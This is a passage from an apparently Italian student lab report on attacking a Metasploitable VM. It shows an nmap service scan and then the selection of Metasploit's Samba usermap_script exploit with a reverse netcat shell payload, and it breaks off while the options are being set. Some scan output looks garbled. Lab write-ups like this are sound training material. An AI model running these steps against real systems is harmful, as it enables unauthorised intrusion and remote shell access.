
```
(kali㉿kali)-[~/Codice]
$ gcc BW_02.c -o BW_02
```

```
(kali㉿kali)-[~/Codice]
$ ./BW_02 < input.txt
```


# **TEST 4 - EXPLOIT METASPLOITABLE CON METASPLOIT**




Eseguiamo una scansione nmap per ottenere info utili sul sistema target e verificare le porte aperte per eseguire l'exploit richiesto. (in allegato anche un report delle vulnerabilità fatto tramite Nessus)



```
(kali㉿kali)-[~]
$ nmap -sV -A 192.168.58.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 05:29 EDT
Nmap scan report for 192.168.58.158
Host is up (0.001ms latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  vsftpd 2.3.4
|_ftp-anon: Anonymous FTP Login allowed (FTP code 230)
| ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.58.158
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 8.7p1 Debian Subuntu (protocol 2.0)
| ssh-hostkey:
|   1024 40:9f:f1:c8:15:f1:ca:74:d9:90:24:f4:c4:6c:c6 (DSA)
|   2048 56:56:34:0f:21:id:de:a7:29:ae:63:b1:24:3d:e8:c3 (RSA)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
| smtp:
|_SSLv2 supported
|_Ciphers:
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC4_128_CKEDH128_WITH_MD5
|_SSL2_RC4_128_CBC_WITH_MD5
|_SSL2_RC5_40_128_CBC_WITH_MD5
|_SSL2_RC5_40_128_CKEDH128_WITH_MD5
|_SSL2_RC5_40_128_CBC_EXPOSED128_WITH_MD5
|_SSL3_RC4_128_CBC_EXPOSED128_WITH_MD5
|_SSL_DATE: 2025-03-17T09:39:20+00:00 +25 from scanner time
|_SNMP_COMMUNITY: metasploitable.localdomain_PEPILINGND_SIZE_10240000_VERIFY_ETRN_STARTTLS_ENHANCEDSTATUSCODES_SSLSIMIME_DSN
|_SNMP_CRTS: Subject: commonName=metasploitable-base.localdomain/organizationName=OCDSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_NET_VALID_BEFORE: 2018-03-17T14:07:45
|_NET_VALID_AFTER: 2018-04-18T14:07:45
53/tcp    open  domain  ISC BIND 9.4.2
| dns-nse:
|_bind.version: 9.4.2
80/tcp    open  http   Apache httpd 2.2.0 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_HTTP-Server-Header: Apache/2.2.0 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
|_rpcinfo:
| program version port/proto service
|_names: 2 111/tcp rpcbind
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.24-Debian (workgroup: workgroup)
512/tcp   open  exec   netkit-ssh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/TCP open  Java-JRMI Java RMI Classpath registry
1524/tcp open  bindshell Metasploitable root shell
2049/tcp open  nfs   2-4 (RPC #100003)
2109/tcp open  ftp   ProFTPD 1.3.1
3398/tcp open  mySQL MySQL 5.0.51a-Subuntu5
|_mysql-bin:
|_version: 5.0.51a-Subuntu5
|_version: 5.0.51a-Subuntu5
|_thread_id: 17
|_capabilities_flags: 41564
|_capabilities: Support42Auth, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks42ProtocolNew, SupportsCompression, ConnectWithDatabase
|_status: Autocommit
|_salt: capPDRjILGTW7x581j0
5432/tcp open  postgresql PostgreSQL 8.0.3.0 - 8.3.7
|_sql-date: 2025-03-17T09:39:00+00:00 +25 from scanner time.
|_sql-cert: Subject: commonName=metasploitable-base.localdomain/organizationName=OCDSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_NET_VALID_BEFORE: 2018-03-17T14:07:45
|_NET_VALID_AFTER: 2018-04-18T14:07:45
5908/tcp open  vnc   VNC (protocol 3.3)
|_vnc-info:
|_Protocol: version: 3.3
|_Security_types:
|_VNC Authentication (2)
6088/tcp open  X11   (access denied)
6097/tcp open  irc   UnrealIRCd
|_irc-info:
|_users: 1
|_servers: 1
|_clients: 0
|_server: irc.Metasploitable.LAN
|_version: UnrealIRCd-2.0.1, irc.Metasploitable.LAN
|_uptime: 8 days, 04:56:46
source: jnnnn: nmap
```



Dopo aver verificato lo stato delle porte interessate, andiamo ad aprire la nostra console exploit e cerchiamo l'exploit che ci potrebbe servire:



The screenshot shows a terminal window with the following content:

```
msf6 > search multi/samba
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
# exploit/unix/webapp/citrix_access_gateway_exec      2018-12-31   excellent  Yes   Citrix Access Gateway Command Execution
# exploit/unix/http/quest_kace_systems_management_rce  2018-05-31   excellent  Yes   Quest KACE Systems Management Command Injection
# exploit/unix/smb/usermap_script                   2007-05-14   excellent  No    [+] "username map script" Command Execution
# exploit/unix/smb/ntrrans                         2003-08-07   average   No    [+] 2.0.3 - 3.0.6 ntrrans Buffer Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/ntrrans


msf6 > use 2
[*] no payload configured, defaulting to cmd/unix/reverse_netcat
[*] exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
=====
Name          Current Setting  Required  Description
LHOST          0.0.0.0          no        The local client address
LPORT          4444            yes       The local port
RHOSTS         192.168.58.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139             yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
=====
Name          Current Setting  Required  Description
LHOST          192.168.58.100  yes       The Listen address (an interface may be specified)
LPORT          4444            yes       The Listen port

Exploit targets:
=====
# Id  Name
# 0  Automatic

View the full module info with the info, or info -d command.
[*] exploit(multi/samba/usermap_script) >
```

Una volta scelto l'exploit, andiamo a settare tutte le configurazioni necessarie, impostiamo l'RHOST con l'ip del dispositivo target, modichiamo l'RPORT da 139 che era impostata di default alla porta 445 come richiesto del servizio da exploitare, LHOST e LPORT della nostra macchina client:



The screenshot shows a terminal window with the following configuration:

```
File Actions Edit View Help
